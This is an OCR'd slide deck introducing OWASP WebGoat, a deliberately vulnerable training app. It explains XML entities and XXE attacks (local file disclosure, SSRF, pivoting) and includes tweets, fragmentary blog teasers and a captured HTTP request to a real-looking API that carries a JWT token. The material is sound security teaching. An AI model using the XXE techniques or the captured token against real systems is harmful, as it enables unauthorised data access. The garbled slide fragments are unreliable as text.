
Learn the hack



Stop the attack

Nanne Baars

Agenda

- Introduction
- Lessons
  - Http Basics
  - SQL injection
  - XXE
  - Password reset
  - JWT
  - CSRF
- Challenges and/or create your own lesson

WebGoat is…

- A deliberately vulnerable web application maintained by OWASP designed to teach web application security lessons.

- In each lesson, users must demonstrate their understanding of a security issue by exploiting a real vulnerability in the WebGoat application

Learn in three steps

Explain the vulnerability

WEBGOAT

XXE

- Introduction
- General
- Injection Flaws
  - SQL Injection
  - SQL Injection (advanced)
  - SQL Injection (mitigations)
  - XXE
- Authentication Flaws
- Cross-Site Scripting (XSS)
- Access Control Flaws
- Insecure Communication
- Request Forgeries
- Vulnerable Components - A9
- Client side
- Challenges

Reset lesson

1 2 3 4 5 6 7 8

What is a XML entity?

An XML Entity allows tags to be defined that will be replaced by content when the XML Document is parsed. In general there are three types of entities: * internal entities * external entities * parameter entities.

An entity must be created in the Document Type Definition (DTD), let's start with an example:

```
<?xml version="1.0" standalone="yes" ?>
<!DOCTYPE author [
  <!ELEMENT author (#PCDATA)>
  <!ENTITY js "Jo Smith">
]>
<author>&js;</author>
```

So everywhere you use the entity `&js;` the parser will replace it with the value defined in the entity.

What is an XXE injection?


An XML External Entity attack is a type of attack against an application that parses XML input. This attack occurs when XML input containing a reference to an external entity is processed by a weakly configured XML parser. This attack may lead to the disclosure of confidential data, denial of service, server side request forgery, port scanning from the perspective of the machine where the parser is located, and other system impacts.

Attacks can include disclosing local files, which may contain sensitive data such as passwords or private user data, using file: schemes or relative paths in the system identifier. Since the attack occurs relative to the application processing the XML document, an attacker may use this trusted application to pivot to other internal systems, possibly disclosing other internal content via http(s) requests or launching a CSRF attack to any unprotected internal services. In some situations, an XML processor library

https://owasp.org/www-project-webgoat/


Learn by doing

During the explanation of a vulnerability we build assignments which will help you understand how it works.



Explain mitigation


At the end of each lesson you will receive an overview of possible mitigations which will help you during your development work.



Jeff Williams
@planetlevel

Following

The PayPal 2FA bypass is exactly the same as an #OWASP WebGoat lesson I wrote in 2001. henryhoggard.co.uk/blog/Paypal-2F…




2:58 PM - 25 Oct 2016

51 Retweets **60** Likes

1 51 60

Josh Grossman @JoshCGrossman · 25 Oct 2016

.@planetlevel every time I think a **#webgoat** lesson isnt realistic enough, a client app comes along and proves me wrong! #appsec



Jeff Williams @planetlevel

The PayPal 2FA bypass is exactly the same as an #OWASP WebGoat lesson I wrote in 2001. henryhoggard.co.uk/blog/Paypal-2F…

5 2

Dave Wichers
@wichers

AshleyB @AshBurke84 · Jan 9
@shehackspurple thanks for how welcoming and helpful you are. I am

n Jonathon go
t security &

GitLab

Product Pricing Resources Blog Support Install GitLab

Get free trial Explore Sign in Register

Aug 11, 2020 - Isaac Dawson

How to Benchmark Security Tools: a Case Study Using WebGoat

When tasked to compare security tools, it's critical to understand what's a fair benchmark. We take you step-by-step through WebGoat's lessons and compare them to SAST and DAST results.

← Back to security

02:00 PM

New


1 3 6


Are your Web applications secure? WebGoat, a tool old enough t
high school, continues to instruct.


Rag, and 100

urs Into Testing

Assignments








CAST
Software Intelligence for Digital Leaders

Software Intelligence Report

Analysis & Benchmark of 61 Open Source Software Project

Most OSS is not much better than Webgoat.



Request

Raw | Params | Headers | Hex

```
GET /users?search=a HTTP/1.1
Host: api.outdoortechnology.com
Connection: close
If-None-Match: W/"4f53cda18c2baa0c0354bb5f9a3ecbe5"
Accept: */*
User-Agent: Walkie Talkie ODT Audio/1.3 (com.outdoortech.app.OutdoorTech; build:5;
iOS 12.1.1) Alamofire/4.7.2
Accept-Language: en-GB;q=1.0
Authorization:eyJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjo4NjI5LCJleHAiOjE1NTAxNTk5MzN9.luet
RLKDc7GC1OYSLrC2vELtXYrH0c-T0t61o-40nc4
```

Response

Raw | Headers | Hex | JSON Beautifier

```
HTTP/1.1 200 OK
Content-Type: application/json; charset=utf-8
Connection: close
Status: 200 OK
ETag: W/"4463064aaab6cee83f994f195366914c"
Cache-Control: max-age=0, private, must-revalidate
X-Request-Id: 6d20b411-5738-41ec-af8c-aad5b0ff39c8
X-Runtime: 1.900368
X-Powered-By: Phusion Passenger 4.0.60
Date: Thu, 14 Feb 2019 14:50:49 GMT
Server: nginx/1.12.1 + Phusion Passenger 4.0.60
Content-Length: 1578843

[{"id":1,"name":"
```

Request

Raw | Headers | Hex

